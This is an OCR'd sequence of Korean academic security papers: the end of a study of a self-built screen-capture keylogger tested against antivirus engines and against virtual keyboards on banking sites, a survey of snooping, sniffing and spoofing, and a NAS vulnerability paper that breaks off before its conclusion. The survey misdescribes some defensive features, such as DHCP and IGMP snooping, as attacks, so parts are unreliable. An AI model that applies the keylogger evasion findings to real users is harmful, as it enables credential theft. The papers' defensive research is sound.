이러한 키로거 프로그램은 악성코드 형태로 사용자 컴퓨터에 감염시켜야 할 것인데 기존의 백신 프로그램에서 검출이 가능한지 확인해보아야 한다. 우리가 제작한 키로거 프로그램들과 DLL Injection에 사용되는 DLL들을 Virus Total[6]에 업로드하여 테스트해 본 결과 61개 백신 중 탐지율은 1~2건에 불과하였으며, 그 탐지원인도 인증서명이 없는 경우에 대한 경고였다. 그러므로 시그니처 기반으로 동작하는 기존의 백신 프로그램으로는 우리가 제작한 새로운 키로거의 탐지가 어렵다는 것을 알 수 있었다.



〈그림 3〉,Virus Total에서의 DLL 탐지 결과

다음의 <표 1>은 키로거 프로그램을 테스트한 실험 대상을 사용한 Browser, 적용한 웹사이트로 정리한 것으로, 가상키보드 기능을 이용하는 웹사이트를 위주로 가용한 모든 브라우저를 이용하여 테스트하였다. 이 중에서 키보드 보안모듈이 적용되지 않은 웹사이트는 G 사와 N2 사이다.

〈표 1〉. 실험 대상

브라우저	웹사이트
FireFox	G 사
Chrome	P 사
iExplorer	B 사
Safari	W 사
Opera	K 사
	N1 사
	N2 사

P사 같은 경우는 키보드 보안 모듈이 존재하였지만, DLL Injection 기법이 유효했다.

B사의 경우는 키보드 보안 모듈이 설치되어 있으며, 로깅은 되지만 값이 변조되어 로깅되는 특징이 있었다. 그러나 SSL 후킹을 적용하면 정상적으로 탈취가 가능하였고, 화면 캡처 공격 역시 유효하였다.

W사는 DLL Injection 기법으로는 공격이 되지 않았고, SSL Hooking 기법을 적용하면 계속해서 브라우저가 강제 종료되는 현상이 일어나 정확한 확인이 불가능하였지만, 에러 내용을

분석해본 결과 별도로 메모리를 차단하는 솔루션이 작동하는 것으로 추측되었다. 그러나 화면 캡처 공격을 이용하면 탈취가 가능하였다.

다음의 <표 2>는 DLL Injection, SSL Hooking, 화면 캡처 기법으로 7개의 웹사이트를 대상으로 공격해본 뒤 해당 기법으로 키로깅이 가능한지 여부를 정리한 것이다.

〈표 2〉. 실험 결과

	DLL Injection	SSL Hooking	화면캡처
G사	O	O	O
P사	O	O	O
B사	X	O	O
W사	X	X	O
K사	X	X	O
N1사	X	X	O
N2사	O	O	O

실험 결과 키보드 보안 모듈이 없는 게임이나, 웹사이트의 경우는 DLL Injection 기법으로 쉽게 키로깅이 가능했다. 키보드 보안 모듈이 적용된 일부 은행이나 카드사와 같은 경우에는 로깅이 되더라도 값이 바뀌거나 혹은 쓰레기 값이 저장되어 키로깅이 실패하는 경우도 볼 수 있었다.

가상키보드를 사용하는 환경에서는 우리가 구현한 화면 캡처를 이용한 스크린 키로거를 적용해 보았는데 모든 경우에 키로깅이 가능하였으며 화면 캡처를 방지하는 별도의 모듈은 감지되지 않았다.

아래의 <그림 4>는 키보드 보안 모듈이 적용된 W사의 가상키보드 입력시 화면 캡처 기반의 스크린 키로거를 적용하여 공격한 결과 가상키보드 입력화면이 캡처되어 공격자의 컴퓨터로 전송된 것을 보여준다.



〈그림 4〉. 캡처된 가상키보드 입력화면

IV. 대응 방안

4.1 키로거 감염 예방

스크린 키로거가 공격에 널리 이용될 수 있는 환경이라면 일반 사용자 입장에서는 키로거 감염에 주의를 기울여야 한다. 무엇보다 보안이 의심스러운 사이트의 접속 및 출처가 불분명한 파일을 다운로드하지 않는 등의 주의가 필요하다.

공공장소에서의 컴퓨터 사용시 중요한 정보 입력은 자제하는 것이 좋으며, 사용 전 컴퓨터의 뒷면의 키보드 포트를 관찰하여 하드웨어 키로거가 설치되어 있는지 여부를 관찰할 필요성이 있다.

4.2 화면 캡처 방지 기능의 이용

이러한 화면 캡처 기반의 스크린 키로거를 방지하기 위해서는 화면 캡처를 방지하는 솔루션을 사용할 필요가 있다고 생각된다. 현재 화면 캡처 방지는 고려되지 않고 있으므로, 웹서비스 제공사에서는 해당 보안솔루션 설치를 안내할 필요가 있다.

화면 캡처 방지 솔루션 구현에 관한 이종혁의 논문[5]에서는 윈도우 키입력을 감시하여 특정키를 차단하거나, Black List방식으로 알려진 캡처 프로그램이 감지된다면 강제 종료하도록 구현하였는데, 이는 알려진 화면 캡처 프로그램은 막을 수 있겠지만, 새로운 캡처 프로그램이나, 앞서 우리가 구현한 화면 캡처 기능이 자동으로 수행되게 내장된 프로그램에는 유효하지 않다.

캡처 방지 솔루션의 원리를 조사해본 결과 주로 사용하는 기법은 API Hooking 기법을 이용해 비트맵 저장에 사용되는 함수 BitBlt 함수를 이용하여 GetObjectType 함수를 호출, 반환값이 OBJ_DC (Device Context)일 경우에만 원본 함수를 호출하지 않은 방식을 택하고 있다.

하지만 일부 솔루션은 캡처에 사용되는 또 다른 함수인 PrintWindows 함수를 후킹하지 못하는 경우도 있고, DirectX를 활용하거나 Media API를 활용하는 등의 여러 가지 방식의 캡처 방법이 있기 때문에 이를 모두 방지해야 한다.

이러한 원인들로 인해 화면 캡처 방지 솔루

션은 어느 정도는 방어가 가능하지만, 화면 캡처 공격을 완전히 차단하는 것은 어려울 수 있다. 오히려 스크린 키로거의 화면 캡처 기능을 방지하기 위해 운영체제의 기본기능인 화면캡처 기능을 동작하지 못하도록 운영한다면 사용자에게 큰 불편을 끼칠 수도 있음을 고려해야 한다.

4.3 가상키보드 대체 기술 이용

취약성이 존재하는 가상키보드 기능을 사용하지 않는 것도 좋은 해결 방법이다. 가상키보드에 입력하는 대신 별도의 신뢰할 수 있는 통신채널을 통해 정보를 전달하는 멀티채널 통신 기능을 이용할 수 있다. 또는 일회용패스워드(OTP) 기술을 이용하면 입력하는 값이 매번 바뀌기 때문에 키로거를 이용하여 정보를 수집하더라도 재활용이 불가능하게 된다. 보다 근본적인 대책으로는 고급 암호 및 인증기술을 사용하여 암호키를 보유해야만 인증정보를 보낼 수 있도록 운영할 필요가 있다. 이러한 대체기술은 별도의 절차와 비용이 필요하다는 단점이 있다.

V. 결론

지금까지 가상키보드 사용에 대한 취약성을 제시하기 위하여 스크린 키로거를 직접 설계, 구현하였고, 제작한 프로그램을 이용하여 가상키보드를 사용하는 웹사이트들의 취약성을 분석해 보았다. 그 결과 모든 실험 대상 웹사이트에서 사용자가 가상키보드를 사용하는 순간을 이미지 캡처하여 주요 정보를 획득하는 것이 가능하다는 것을 보였다.

이러한 공격을 방지하기 위해서는 별도의 화면 캡처 방지 솔루션을 사용할 수 있겠는데 운영체제에 화면 캡처 방법이 다양하게 존재하여 모든 경우를 방지하는 것은 어려울 수 있으며, 오히려 운영체제의 기본 편의기능인 화면캡처 기능을 사용하지 못하도록 하여 사용자의 불편을 초래할 수 있다는 단점이 있다. 화면캡처 공격에 의한 위험성이 커진다면 가상키보드 기능의 사용을 중지하고 대체 보안기술을 사용할 필요가 있다고 사료된다.

향후 이미지 캡처 기능을 이용하는 다양한 공격의 가능성 및 시스템의 취약성에 대해 지속적인 연구개발을 수행할 계획이다. 특히 크게 확대되고 있는 모바일 환경에서도 이러한 취약점이 있을 수 있는지 조사해 볼 계획이다.

[참고문헌]

[1] 김상형, Windows API Conquest, 2013

[2] Choi,In-Young, “Real-Time Detection of Information Leakage by Kelogger&Design and Implementation of Keylogger Detection Solution”, 2015

[3] 금융ISAC, “키보드 해킹 기법 및 대응기술 분석”, Nov 2005

[4] 신영진, “개발자를 위한 후킹테크닉“, 2007

[5] 이종혁, “개인 정보 보호를 위한 화면 캡처 방지 모듈 구현”, 한국정보통신학회논문지, Vol. 18, No. 1, pages 91-96, 2014

[6] 바이러스토탈, https://www.virustotal.com/

해킹 기법 스누핑, 스니핑, 스푸핑의 최신동향분석

장서연[1], 조병현[1], 이윤진[1], 서명환[1], 이승연[1], 최건희[1], 김지훈[2], 김종성[1,2]

[1]국민대학교 정보보안암호수학과

[2]국민대학교 금융정보보안학과

The Latest trends analysis of Hacking Techniques, Snooping, Sniffing and Spoofing

Seo-yeon Jang[1], Byeong-hyeon Jo[1], Yun-jin Lee[1], Myeong-hwan Seo[1], Seung-yeon Lee[1], Keon-hee Choi[1], Ji-hun Kim[2], Jongsung Kim[1,2]

[1]Dept. of Information Security, Cryptology and Mathematics, Kookmin University.

[2]Dept. of Financial Information Security, Kookmin University.

요 약

네트워크의 발달에 따라 수많은 정보들은 디지털화되어 저장되고 있다. 따라서 주요 정보를 불법적으로 얻기 위한 사람들의 해킹 기법이 다양해지고 있다. 본 논문에서는 현재 사용되고 있는 기법들인 스누핑, 스니핑, 스푸핑의 정의와 종류, 실제 사례와 대책 방안을 서술한다.

I. 서론

최근 “S통신사 가입자 H씨(30)는 최근 쓰지도 않는 유료 서비스 요금 고지서가 날아와 깜짝 놀랐다. 뒤늦게 알아보니 누군가 인터넷을 통해 H씨의 아이디와 비밀번호를 도용한 뒤 유료 서비스를 사용했던 것으로 드러났다.”와 같은 기사를 종종 접할 수 있다. 이는 남의 정보인 아이디와 비밀번호를 가로채가는 스누핑의 해킹 기법을 사용하고 있다. 이와 같이 최근에는 다양한 해킹 기법이 생겨나고 있으며 이러한 해킹 기법에 대해 알아보고 대비해야 할 필요성이 있다.

본 논문의 구성은 다음과 같다. 2장에서 ‘스누핑’, 3장에서 ‘스니핑’, 4장에서 ‘스푸핑’에 대한 내용을 서술한다. 각각 정의와 종류, 실제 사례에 대해 언급하고 다양한 공격 기법과 방어 기법에 대해 알아본다. 그리고 5장에서는 빠르게 발전하는 네트워크에 맞추어 해킹에 대한 대비의 필요성을 강조하면서 결론을 내고자 한다.

II. 스누핑

1. 스누핑의 정의와 실제 사례

스누핑의 Snoop은 ‘기웃거리다, 염탐하다’라는 뜻을 가진 단어로 네트워크상에서 남의 정보를 염탐하여 불법으로 가로채는 행위이다. 실제 사례로는 현지 시간으로 3일, Google이 이날 발표한 ‘전송 시 이메일 암호화’란 제목의 투명성 보고서에서 “G메일 이용자들이 다른 이메일 이용자들과 주고 받은 이메일 중 40~50% 정도가 암호화되지 않았다”며 “이러한 이메일은 해커나 정부에 의한 스누핑에 매우 취약하다”고 경고했다.

2. 스누핑의 종류

스누핑의 종류에는 캐시 스누핑, IGMP 스누핑, DHCP 스누핑 등이 있다.

①캐시 스누핑(Cache Snooping)

캐시 스누핑은 주소 버스를 감시하여 캐시 상의 메모리에 대한 접근이 있는지를 감시하는 공격이다. 다른 캐시에서 자신의 캐시와 같은 내용을 갖는 라인을 쓰는 동작이 이루어지면, 자신의 캐시 라인을 무효화하게 된다.


②IGMP 스누핑

IGMP 스누핑은 IGMP 네트워크 트래픽을 수신하는 공격이다. IGMP 스누핑을 통해 네트워크 스위치가 라우터와 호스트 간의 IGMP 메세지를 수신 할 수 있다. 이런 대화를 경청함으로써 스위치는 어떤 링크가 어떤 IP 멀티캐스트 스트림을 필요로 하는지의 경로를 유지한다. 멀티캐스트는 필요하지 않은 링크들에서 걸러지고 어떤 포트가 특정한 멀티캐스트 트래픽을 수신하는지를 제어할 수 있다.

③DHCP 스누핑

DHCP 스누핑은 DHCP 인프라의 보안을 향상시키기 위해 적용되는 공격이다. DHCP 서버가 LAN의 클라이언트에 IP 주소를 할당하면 특정 IP 및 MAC 주소를 가진 클라이언트만 네트워크에 접근할 수 있도록 DHCP 스누핑을 구성할 수 있다. DHCP 스누핑에는 스위치 2개와 VM Backtrach Linux 5 R3가 있는 Windows 7 OS PC 도구가 사용된다.

아래 [그림 1]은 스누핑에 사용되는 도구들을 그림으로 간략하게 나타낸 것이다.



[그림 1] 스누핑에 사용되는 도구들

3. 스누핑의 방어 기법

SSL을 통해 인증 정보들이 교환되는 동안 스누핑을 통한 공격을 막을 방법은 존재한다. 보안 전송 채널이 실패한 경우에 인증 정보가 누출되는 것을 막을 수 있는 방법은 두 가지이다. 하나는 OAuth이고 다른 하나는 시도/응답이다.

① OAuth

OAuth는 OpenID로 개발된 표준 인증 방식으로, 각종 애플리케이션에서 사용자 인증을 거칠 때 활용될 수 있다

② 시도/응답(Challenge/Response)

네트워크 사용자 인증을 위해 웹 HTTP에서 사용되는 시도/응답 방식이다. 기본 인증과 메시지 다이제스트 인증의 두 가지를 사용하는 방식으로, 서버에서 사용자에게 비밀번호 요구를 시도하고 사용자로부터 응답을 받아 비밀번호가 정확하면 인증한다. 기본 인증은 비밀번호를 평문으로 사용하기 때문에 도용 문제가 있어 이 단점을 보완하여 메시지 다이제스트 인증 방식으로 비밀번호가 네트워크에 평문으로 전송되지 않게 한다.

III. 스니핑

1. 스니핑의 정의와 실제 사례

스니핑은 네트워크 상에서 자신이 아닌 다른 상대방들의 패킷 교환을 훔쳐보는 행위이다. 실제 사례로 “서울지방경찰청에 구속된 이모(50)씨 등이 하나은행 해킹시도에 사용한 스니핑 공격이있다. 스니핑은 특정 서버가 아니라 무선 인터넷 정보가 오가는 AP(액세스 포인트) 자체를 탈취하는 악의적 방식이다. 대부분의 은행들도 인터넷 뱅킹에 AP를 사용하고 있기 때문에 화제가 되었던 사건이다.

2. 스니핑의 종류

스니핑의 종류에는 Switch Jamming, ARP Redirect 공격, ICMP Redirect 공격 등이 있다.

① Switch Jamming

Switch Jamming은 포트와 MAC 주소를 저장한 테이블의 기능을 마비시키는 공격이다. Switch Jamming은 비정상적인 MAC 주소를 네트워크에 전송해서 해당 정보를 스위치가 계속 저장하게 만들어 스위치의 저장 버퍼를 고갈시키는 것을 목적으로 한다. 저장 버퍼가 고갈되면 스위치는 비정상적인 동작을 하게 되고, 이 상태를 틈타서 스니핑 도구를 동작시켜서 원래는 볼 수 없는 네트워크 패킷을 수집한다.

② ARP Redirect 공격

ARP Redirect 공격은 ARP의 속성을 이용한 공격이다. ARP는 외부의 변경 요청에 따라 수시로 업데이트 되는데, 이점을 악용하여 공격자의 MAC 주소를 라우터인 것처럼 변조한 패킷을 네트워크로 전달한다. 그러면 네트워크 외부로 나가는 패킷은 진짜 라우터로 나가는 것이 아니라 공격자에게 전달되고, 이를 가로채 정보를 빼낸다.

③ ICMP Redirect 공격

ICMP Redirect 공격은 데이터의 전송경로를 변경하는 ICMP Redirect 메시지를 이용한 공격이다. ICMP Redirect 메시지란 라우터가 송신측의 데이터 경로가 잘못된 경우에 최적화된 경로를 다시 세팅하여 송신자에게 다시 돌려보내기 위해 사용되는 메시지이다. 이러한 구조를 악용하여 다른 세그먼트에 있는 사용자에게 변조된 ICMP Redirect 패킷을 전송하면 해당 사용자는 공격자에게 데이터를 전달하고 이를 가로채서 정보를 빼내는 기법이다.

3. 스니핑 방어 기법

다른 사용자가 패킷을 가로채는 시도를 원천 봉쇄하는 것은 불가능하다. 따라서 암호화 기법을 이용하는 것이 가장 일반적이고 중요한 스니핑의 방어 기법이다.

① SSL 적용

HTTP, IMAP, POP, SMTP, Telnet 등은 SSL을 적용하여 HTTPS, IMAPS, POPS, SMTPS, Telnets 등으로 적용할 수 있다. SSL은 HTTP에 가장 많이 활용되며 이를 적용하여 사용자 이름, 패스워드 및 전자 상거래 결제 정보 등 웹 서핑의 내용을 암호화 할 수 있다.

② PGP, S/MIME

SMTP 상으로 보내지는 메일은 기본적으로 암호화되지 않기 때문에 스니핑하여 그 내용을 쉽게 얻어낼 수 있다. PGP, S/MIME 등을 이용하여 메일에 대한 암호화 기능을 제공할 수 있다.

③ SSH

SSH는 공개키 암호를 이용하여 원격지 시스템에 접근, 암호화된 메시지를 전송할 수 있는 시스템이다. 이 SSH는 암호화 통신을 제공하여 Telnet, FTP, RCP, Rlogin 등을 대치할 수 있다.

④ 사설망 혹은 가상사설망(VPN)

스니핑이 우려되는 네트워크상에 전용선(leased line)으로 직접 연결함으로 중간에 도청되는 것을 막는 것이 사설망이다. 인터넷 회선을 이용하며 사설망의 효과를 줄 수 있는 장점이 있다. VPN 장비 간의 암호화를 통해 도청을 막을 수 있다.

IV. 스푸핑

1. 스푸핑의 정의와 실제 사례

스푸핑은 '속이기'라는 뜻으로, 승인받은 사용자인 것처럼 시스템에 접근하거나 네트워크상에서 허가된 주소로 가장하여 접근제어를 우회하여 원하는 정보를 가로채는 공격행위이다. 실제 사례로 최근 2017년 2월 20일 아시아나 항공의 홈페이지가 해킹을 당하는 사건이 발생했다. 이 해킹에는 ARP 스푸핑 기법이 사용되었다. 이와 같은 해킹 피해로 인해 개인 정보 등이 유출되는 피해를 입을 수 있다.


2. 스푸핑의 종류

스푸핑의 종류에는 ARP 스푸핑, IP 스푸핑, DNS 스푸핑 등이 있다.

① ARP 스푸핑

ARP란 MAC 주소를 IP로 변환하는 프로토콜로서, ARP 스푸핑 공격은 통신하는 두 대상의 MAC 주소를 공격자 자신의 MAC 주소로 바꾸어 중간에서 패킷을 가로채는 공격이다.


아래 [그림 2]는 ARP 스푸핑을 활용한 중간자공격을 보여주는 그림이다.



[그림 2] ARP 스푸핑을 활용한 중간자 공격

② IP 스푸핑


IP 자체의 보안 취약성을 악용한 것으로 목표하는 호스트와 신뢰관계를 맺고 있는 다른 호스트로 공격자의 IP 주소를 속여서 패킷을 보내는 기법이다. 아래의 [그림 3]은 IP 스푸핑을 이용한 서비스 거부 공격의 예시이다.



[그림 3] IP 스푸핑을 이용한 서비스 거부공격

③ DNS 스푸핑

DNS 프로토콜은 인터넷 연결 시 도메인 주소를 실제 IP 주소로 대응시켜 주는 프로토콜이다. 정상적인 접속에서는 사용자가 접속하고자 하는 사이트에 대한 IP 주소를 DNS 서버에서 받아와야 한다. DNS 스푸핑은 공격자가 DNS 서버를 장악하거나 사용자와 DNS사이의 트래픽을 스니핑하여 공격자가 설정한 임의의 IP 주소를 사용자에게 보내 원하는 사이트로 이동시키는 것과 같은 공격이다. 아래의 [그림 4]는 로컬 DNS 장악을 통한 DNS 스푸핑의 개념을 나타내는 그림이다.



[그림 4] 로컬 DNS 장악을 통한 DNS 스푸핑

3. 스푸핑 방어 기법

스푸핑은 프로토콜의 취약점을 이용한 공격으로, 패킷 필터링 접근 제어와 IP 인증 기반 접근제어, 취약점 서비스 사용의 제거, 그리고 암호화를 이용하여 방어가 가능하다.

① 서버 및 네트워크 관리

정적인 ARP Table 관리, MAC Flooding 제어 및 정적인 MAC 주소 관리, ARP 패킷 검사 등의 방법을 통해 불법적인 접근 제어가 가능하다.

② 필터링 사용

Bogon-list를 사용한 필터링 정책, 역 경로가 존재하는지를 확인하는 uRPF(Unicast Reverse Path Forwarding)기능, IP Source Guard 기능, Root Bridge에 설정하는 Root Guard, End Device가 연결된 Access 스위치에 설정하는 BPDU Guard와 BPDU 필터, 그리고 차단 포트가 BPDU를 받지 못해도 전송상태로 변경되지 않도록 해주는 기능인 Loop Guard 등의 여러 필터링 시스템을 사용하여 스푸핑 공격에 대한 대비가 가능하다.

V. 결론

지금까지 해킹 기법인 스누핑과 스니핑, 스푸핑의 정의 및 종류, 그리고 방어방법에 대해서 알아보았다.

중요 정보의 불법적 획득을 막기 위해, 빠르게 발전하는 네트워크에 맞추어 다양해지는 해킹 기법에 대한 대비가 필요하다. 따라서 해킹 기법에 대한 관심과 대응기법에 대한 연구가 필요하다.

[참고문헌]

[1] (주)코코넷 시큐레터 12월호
[2] 장삼용, 정보문화사, 화이트해커를 위한 암호와 해킹
[3] 즐거운 IT스터디
http://byeong9935.tistory.com/
[4] 개인정보 해킹이 방치되고 있다; 네이버 뉴스
http://news.naver.com/main/read.nhn?mode=LSD&mid=sec&sid1=105&oid=031&aid=0000001055
[5] 구글 “이메일 절반 가량은 해킹에 취약” 네이버 뉴스
http://m.news.naver.com/read.nhn?mode=LSD&mid=sec&sid1=105&oid=022&aid=0002675524
[6] 구글 “이메일 절반 가량은 해킹에 취약” 네이버 뉴스
http://m.zdnet.co.kr/news_view.asp?article_id=00000039168885&re=#imadnews

NAS 취약점 및 보안 대응방안

조재일, 이지환, 송누리, 염흥열

순천향대학교 정보보호학과

Research on NAS Vulnerability Trends

Ja-Il Jo, Ji-Hwan Lee, Noo-Ri Song, Heung-Youl-Yum*

Department of information security Engineering,

Soonchunhyang University.

요 약


최근 클라우드 서비스 사용의 증가함으로써 NAS(Network Attached Storage)의 이용이 증가하고 있다. NAS는 쉽게 말해 네트워크를 결합한 저장장치인데, 내부적으로 리눅스 운영체제를 사용한다. 따라서 리눅스, 네트워크, 하드웨어 취약점을 전부 이용할 수 있는데 보안이 잘 이루어지지 않아 공격의 대상이 되기 쉽다. 그래서 이에 대한 보안 위협 또한 증가하고 있다. 본 논문에서는 최근 NAS 취약점을 통하여 일어난 사고 사례를 제시하여 이를 통한 NAS 취약점 연구의 필요성과 계속해서 발생하고 있는 NAS 취약점 동향에 대하여 제시한다.

I. 서론

최근 클라우드 서비스 사용의 증가함으로써 NAS(Network Attached Storage)의 이용이 증가하고 있다. NAS는 컴퓨터에 직접 연결하지 않고 네트워크를 사용하여 데이터를 주고 받을 수 있는 저장장치인데, 클라우드 스토리지 서버를 단순하게 소형화한 제품군이다. 쉽게 말해 네트워크를 결합한 외장형 저장장치이다. NAS 사용자는 [그림 1]과 같이 NAS를 사용해 데이터를 저장한다. 이러한 NAS의 특징 때문에 저장장치를 가지고 다닐 필요 없이 데이터 공유가 쉬우며, 자신만의 스토리지 서버로 사용되기에 누군가에게 압수를 당하거나 해킹을 당하지 않는 이상 데이터 유출 가능성이 낮은 장점이 있다. 이러한 편리성과 장점에 따라 프라이빗 클라우드의 사용은 점점 증가하고 있고, 그에 따라 NAS의 시장 점유도 증가하는 추세이다.

NAS에 내부적으로 사용되는 운영체제는 리눅스 기반의 운영체제인데 리눅스 운영체제에 취약점이 발생하면 NAS도 동일하게 영향을 받아, 리눅스 취약점이 발생할 때마다 공격 대상으로 자주 이용된다. 하지만 그에 반해 보안은 잘 이루어지지 않고 이에 대한 보안 위협 또한 증가하고 있어 NAS에 대한 보안 연구가 필요하다.

본 논문에서는 최근 NAS 취약점을 통한 사고 사례를 제시하고 이를 통한 NAS 취약점 연구의 필요성을 제시하고 계속해서 발생하고 있는 NAS 취약점 동향에 대하여 제시한다.



[그림 1] NAS 사용자의 장비 사용 과정

II. 본론

NAS 취약점은 과거에서부터 지금까지 계속적으로 발생하고 있다. 앞서 설명하였듯이 NAS는 리눅스 기반의 운영체제를 사용하기 때문에 이의 취약점을 이용 할 수 있어 이에 따른 보안위협이 존재한다. 다음은 NAS 취약점에 대하여 발생한 사고 사례이다.

2.1 NAS 취약점 사고 사례

2.1.1 디지털 화폐 채굴 사건

공격자는 시노로지 NAS의 리눅스 기반 운영체제인 '디스크 스테이션 매니저'의 비인가 파일다운로딩 및 커맨드 인젝션 취약점을 통하여 피해자의 NAS를 자신의 시스템인 것처럼 활용하여, 해당 시스템에 비트코인에 이어 등장한 도기코인을 채굴하는 프로그램을 몰래 설치하여 약 6억상당의 이익을 취했다.[5] 해당 사례는 당시 발생했던 커맨드 인젝션 취약점이 작용했으며 이를 통한 피해가 발생한 사건이다. 대부분의 기기에서 보안 업데이트를 진행하지 않았고 이에 따라 피해가 커졌다.

2.1.2 NAS Shellshock(CVE-2014-6271)[12]

2014년 하반기에 리눅스 GNU Bash의 환경변수를 통해 코드인젝션이 가능한 취약점인 쉘쇼크(Shellshock)가 발견되었다. Bash Shell을 사용하는 모든 리눅스 운영체제가 취약 대상이기 때문에 최신 패치를 하지 않은 무방비한 모든 NAS 기기들이 공격의 첫 대상이 되었다. 주요 대상은 QNAP 제품이였고, 관리자 로그인 페이지로써의 기능을 제공하는 cgi-bin에 위치한 authLogin.cgi가 공격 벡터가 되어 ELF 백도어를 설치하는 방식으로 공격이 이루어졌다. 이를 통해 공격자는 NAS에 저장된 모든 정보들에 대해 완벽한 권한을 획득할 수 있어 FireEye에서는 패치를 했더라도 QNAP 제품을 인터넷에서 완전히 분리시킬 것을 권장하였다.[13]

2.1.3 Mirai Botnet

Mirai Botnet은 2016년 10월 호스팅 업체 딘에 대한 DDoS 공격으로 유명해졌다.[10] 이 악성코드는 관리자 계정 설정이 취약한 IoT 단말(NAS, IPcam 등)에 23번 포트(Telnet)로 각 기기들의 제조사에서 언급하는 기본 사용자 계정과 패스워드를 수집하여 이를 무작위 대입하는 공격 하는 방식과 접속 후 Mirai 악성코드를 주입하고 장비 특성상 명령어가 부족한 경우 Busybox를 주입하여 이를 이용해 다양한 명령어를 사용함으로써 악성코드를 전파하였다.[9][11]

이때의 문제는 사용하지 않는 포트를 열어두었다는 점과, 제조사의 기본 ID와 PW를 이용하였다는 점이다.

2.2 NAS 취약점

2.1의 NAS 취약점 사고 사례에서 이용된 NAS 취약점은 NAS에서 발견할 수 있는 취약점 중 일부이다. NAS에서 발생한 취약점은 Hardware, Linux, PHP, cgi 등 다양한 플랫폼에서 발견되었다.

[표 1] NAS에서 발견된 취약점 목록[20]

취약점	설명
Command Injection	OS의 특정 명령어를 취약한 프로그램에 삽입하여 실행하는 공격[21]
XSS, CSRF	공격자가 웹에 스크립트를 삽입하고 웹에 접속한 사용자는 삽입된 코드를 실행하여 의도치 않는 행동 수행을 유도하는 공격[22][23]
접근제어 기능 누락	서버 측의 인증과 권한을 부여하는 기능이 누락[20]
Buffer Overflow	버퍼의 크기를 초과한 데이터 쓰기로 인접한 메모리를 덮어 쓰는 공격[24]
기본 ID, PW 사용	ID와 PW가 기본 값으로 설정되어 있어 정보유출, 관리자 페이지 노출 등의 우려 존재[19]
기타	시스템 정보 유출(HeartBleed)[25], NFS(Network File System) 취약점[26]

2.3 동향

2.2를 보면 NAS에서 발생한 각 취약점은 거의 연관성을 보기 어렵고 다양하다. 여기에는 취약점 수준이 Critical하여 큰 파급효과도 불러올 수 있는 취약점도 있으며, 기본적인 보안도 하지 않아 발생하는 취약점도 존재한다. 따라서 NAS에서 발생할 수 있는 취약점은 여러 방면의 공격으로부터 위협을 받을 수 있기 때문에 여기에 대한 보안을 강화할 필요가 있다.

III. 대응방안

NAS 취약점 대응방안으로는 기본 ID와 PW 변경, NAS에 저장된 문서 암호화, 업데이트가 있다.

3.1 기본 ID와 PW 변경

Mirai Botnet 사례는 NAS 등의 장비에 각 기기 제조사에서 언급하는 기본 사용자 계정과 패스워드를 수집하여 이를 무작위로 대입하는 공격 과정에서 관리자로 접근할 수 있어 발생하였다. 국내에서도 다수의 장비가 기본 사용자 계정과 패스워드를 사용하여 관리자 페이지가 노출되는 사례[19]가 존재하였다. 기본 ID와 PW를 변경하는 것만으로 위와 같은 사례에 대응할 수 있다.

또한 벤더사도 기본 ID와 PW에 대해서 보안을 해야 한다. 사용자가 기본 PW를 변경하지 않아 문제가 될 수 있기 때문에 제품을 출시할 때 기본 PW를 제품의 ID로 설정하면 이런 피해를 최소화할 수 있다.

3.2 저장문서 암호화

NAS에는 많은 문서가 저장되고 보안 위협을 통해 저장문서가 유출될 수 있는 위험을 가지고 있다. 저장문서를 암호화할 경우, 저장문서가 유출되더라도 공격자는 키가 없기 때문에 이 문서를 읽거나 할 수 없어 유출 사고로부터 대응할 수 있다.

3.3 업데이트

NAS에서 발생한 다양하고 많은 취약점을 볼 수 있었다. 이런 취약점들에 대해 기기 제조사에서는 취약점의 원인에 대해 보안 패치를 하여 배포하고 있다. 따라서 꾸준히 NAS의 업데이트를 확인한다면 현재까지 발견된 많은 취약점들로부터 NAS 장비를 안전하게 보호할 수 있다.

3.4 더미 파일 사용

더미 파일 사용은 데이터 유출 사고에 대비한 대응방법이다. 중요한 문서들 사이에 아무 의미도 없는 더미 파일을 삽입해두고, 더미 파일에 누군가 접근하는지를 탐지하고 차단하는 방법이다. 관리자나 사용자들은 NAS를 정상적으로 인증을 받고 사용하기 때문에 더미 파일의 여부를 미리 알고 접근하지 않을 것이다. 하지만 공격자는 더미 파일과 관련하여 알 수 없으므로, 중요 문서를 찾아 접근하는 과정에서 더미 파일에 접근하게 된다. 따라서 비인가된 접근을 한 사용자에 대해서 실시간으로 탐지하고 이에 대한 대응도 가능하다.

IV. 결론

